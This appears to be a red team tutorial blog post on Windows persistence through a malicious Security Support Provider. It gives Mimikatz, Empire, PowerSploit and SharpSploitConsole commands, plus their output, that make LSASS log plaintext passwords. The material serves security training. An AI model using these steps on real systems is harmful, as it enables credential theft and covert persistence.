

# Persistence – Security Support Provider

 [pentestlab.blog/category/red-team/page/58](https://pentestlab.blog/category/red-team/page/58)

October 21, 2019

Security support provider (SSP) is a Windows API which is used to extend the Windows authentication mechanism. The LSASS process is loading the security support provider DLL's during Windows startup. This behavior allows a red team operator to either drop an arbitrary SSP DLL in order to interact with the LSASS process and log all passwords stored in this process or to directly patch the process with a malicious SSP without touching the disk.

This technique can be used to collect credentials in a system or in a number of systems and use these credentials in conjunction with another protocol such as RDP, WMI etc. to create persistence in the network by staying off the radar. Injection of a malicious security support provider to a host requires administrator level privileges and there are two methods which can be used:

1. Registering SSP DLL
2. In-Memory

Mimikatz, Empire and PowerSploit support both methods and can be utilized during a red team operation.


## Mimikatz

The project Mimikatz provides a DLL file (mimilib.dll) which can be dropped into the same location as the LSASS process (System32) in order to obtain credentials in plain-text for any user that is accessing the compromised host.

C:\Windows\System32\

Following the transferring of the file to the above location a registry key needs to be modified to include the new security support provider mimilib.

```
reg add "hklm\system\currentcontrolset\control\lsa\" /v "Security Packages" /d "kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ
```




```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> reg add "hklm\system\currentcontrolset\control\lsa\" /v "Security Packages" /d "kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ
Value Security Packages exists, overwrite(Yes/No)? Y
The operation completed successfully.
PS C:\Users\Administrator>
```

SSP – mimilib Registry

Reviewing the Security Packages registry key will verify that the malicious security support provider has been injected.


HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages



Registry – Security Packages

This method will persist across reboots since the registry has been tampered and the DLL is stored in the system. When users of the domain authenticate again with the system a new file will be created called kiwissp that will log the credentials of the accounts.

C:\Windows\System32\kiwissp.log



Mimikatz – kiwissp

Alternatively Mimikatz support the option for an in memory technique by injecting the LSASS with a new security support provider (SSP). This technique doesn't require mimilib.dll to be dropped into disk or to create the registry key. However, the drawback is that is not persisting during a reboot.

```
privilege::debug
misc::memssp
```

 mimikatz 2.2.0 x64 (oe.eo)

```
.#####.   mimikatz 2.2.0 (x64) #18362 Aug 14 2019 01:31:47
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK


mimikatz # misc::memssp
Injected =)

mimikatz #
```

### Mimikatz – In Memory SSP

When a user authenticates again with the system a log file will be created in the System32 that will contain the password of the user in plain-text.

C:\Windows\System32\mimilsa.log



### Mimikatz – mimilsa

## Empire

Empire provides two modules which can be used to enumerate existing SSP's and to install a malicious SSP on the target system. The enumeration module will use by default the active agent and doesn't require any additional configuration.

```
usemodule persistence/misc/get_ssps
execute
```

```

MaxTokenSize : 48256
Comment      : Microsoft Package Negotiator
Name         : Negotiate
Capabilities  : INTEGRITY, PRIVACY, CONNECTION, MULTI_REQUIRED, EXTENDED_ERROR, IMPERSONATION, ACCEPT_WIN32_NAME, NEGOTIABLE, GSS_COMPATIBLE, LOGON, RESTRICTED_TOKENS, APPCONTAINER_CHECKS

MaxTokenSize : 12000
Comment      : NegoExtender Security Package
Name         : NegoExtender
Capabilities  : INTEGRITY, PRIVACY, CONNECTION, IMPERSONATION, NEGOTIABLE, GSS_COMPATIBLE, LOGON, MUTUAL_AUTH, NEGOTIABLE, APPCONTAINER_CHECKS

MaxTokenSize : 48000
Comment      : Microsoft Kerberos V1.0
Name         : Kerberos
Capabilities  : 42941375

MaxTokenSize : 2888
Comment      : NTLM Security Package
Name         : NTLM
Capabilities  : 42478391

```

### Empire – SSP Enumeration

Similarly querying directly the registry can obtain the values of the SSP's that exist.

```
shell reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"
```

```

(Empire: 5D7VWF8H) > shell reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"
[*] Tasked 5D7VWF8H to run TASK_SHELL
[*] Agent 5D7VWF8H tasked with task ID 2
(Empire: 5D7VWF8H) > [*] Agent 5D7VWF8H returned results.
HKEY_LOCAL_MACHINE\system\currentcontrolset\control\lsa
    Security Packages    REG_MULTI_SZ    kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u
..Command execution completed.
[*] Valid results returned by 10.0.2.40

```

### Registry SSP's Enumeration Registry

Copying the malicious security support provider to System32 and updating the registry key will conclude the technique.

```
shell copy mimilib.dll C:\Windows\System32\
```

```

(Empire: HVEA29CN) > shell copy mimilib.dll C:\Windows\system32\
[*] Tasked HVEA29CN to run TASK_SHELL
[*] Agent HVEA29CN tasked with task ID 6
(Empire: HVEA29CN) > [*] Agent HVEA29CN returned results.
..Command execution completed.
[*] Valid results returned by 10.0.2.30
(Empire: HVEA29CN) >

```

### Copy mimilib.dll to System32

The process can be automated as Empire contains a module that will copy automatically the DLL file to System32 and will create the registry key. The only requirement is to set the path of the mimilib.dll file on the host.

```

usemodule persistence/misc/install_ssp*
set Path C:\Users\Administrator\mimilib.dll
execute

```

```
(Empire: agents) > interact RYMEVWK1
(Empire: RYMEVWK1) > usemodule persistence/misc/install_ssp*
(Empire: powershell/persistence/misc/install_ssp) > set Path C:\Users\pentestlab\Desktop\mimilib.dll
(Empire: powershell/persistence/misc/install_ssp) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked RYMEVWK1 to run TASK_CMD_JOB
[*] Agent RYMEVWK1 tasked with task ID 1
[*] Tasked agent RYMEVWK1 to run module powershell/persistence/misc/install_ssp
(Empire: powershell/persistence/misc/install_ssp) > [*] Agent RYMEVWK1 returned results.
Job started: EF8W2L
[*] Valid results returned by 10.0.2.40
(Empire: powershell/persistence/misc/install_ssp) > |
```

### Empire SSP Install

Empire supports also a script which can execute custom Mimikatz commands.

```
usemodule credentials/mimikatz/command
set Command misc::memssp
execute
```

```
(Empire: powershell/credentials/mimikatz/command) > set Command misc::memssp
(Empire: powershell/credentials/mimikatz/command) > execute
[*] Tasked 2ZEY9FVT to run TASK_CMD_JOB
[*] Agent 2ZEY9FVT tasked with task ID 1
[*] Tasked agent 2ZEY9FVT to run module powershell/credentials/mimikatz/command
(Empire: powershell/credentials/mimikatz/command) > [*] Agent 2ZEY9FVT returned results.
Job started: K1A8DL
[*] Valid results returned by 10.0.2.30
(Empire: powershell/credentials/mimikatz/command) > |
```

### Mimikatz – SSP Command

The injection of the malicious SSP in the memory of the process is also supported by Empire. The following module will invoke the Mimikatz script and execute the memssp command directly as another method to automate the technique.

```
usemodule persistence/misc/memssp*
execute
```

```
(Empire: SGV4CUL6) > usemodule persistence/misc/memssp*
(Empire: powershell/persistence/misc/memssp) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked SGV4CUL6 to run TASK_CMD_JOB
[*] Agent SGV4CUL6 tasked with task ID 1
[*] Tasked agent SGV4CUL6 to run module powershell/persistence/misc/memssp
(Empire: powershell/persistence/misc/memssp) > [*] Agent SGV4CUL6 returned results.
Job started: 6T29LC
[*] Valid results returned by 10.0.2.30
(Empire: powershell/persistence/misc/memssp) > |
```

### Empire – memssp

## PowerSploit

PowerSploit contains two scripts which can perform the same task. From the PowerShell variation of Mimikatz “**Invoke-Mimikatz**” executing the following commands will use the in memory technique.

```
Import-Module .\Invoke-Mimikatz.ps1
Invoke-Mimikatz -Command "misc::memssp"
```

```

PS C:\Users\Administrator\Desktop> Import-Module .\Invoke-Mimikatz.ps1
PS C:\Users\Administrator\Desktop> Invoke-Mimikatz -Command "misc::memssp"

.#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## ^ ##.   "A La Vie, A L'Amour"
## / \ ##   /* * *
## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 20 modules * * */
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106

mimikatz(powershell) # misc::memssp
Injected =)

PS C:\Users\Administrator\Desktop> _

```

### PowerSploit – Mimikatz SSP

Alternatively transferring the malicious SSP DDL file to the target host and using the module **Install-SSP** will copy the DLL to System32 and will modify the relevant registry key automatically.

```

Import-Module .\PowerSploit.psm1
Install-SSP -Path .\mimilib.dll

```

```

PS C:\Users\Administrator\Desktop\PowerSploit> Import-Module .\PowerSploit.psm1
PS C:\Users\Administrator\Desktop\PowerSploit> Install-SSP -Path .\mimilib.dll
PS C:\Users\Administrator\Desktop\PowerSploit> _

```

### PowerSploit – Install SSP

## SharpSploitConsole

Mimikatz is integrated into SharpSploitConsole which is an application designed to interact with SharpSploit which was released by Ryan Cobb. SharpSploit is a .NET post exploitation library which has similar capability to PowerSploit. Currently SharpSploitConsole supports the in-memory technique through the Mimikatz module.

```

SharpSploitConsole_x64.exe Interact
Mimi-Command misc::memssp

```



```
PS C:\Users\Administrator> .\SharpSploitConsole_x64.exe Interact
```

SharpSploitConsole – memssp

## References

- <https://adsecurity.org/?p=1760>
- <https://attack.mitre.org/techniques/T1101/>
- <https://github.com/anthemtotheego/SharpSploitConsole>
- <https://github.com/PowerShellMafia/PowerSploit>
- <https://blog.xpnsec.com/exploring-mimikatz-part-2/>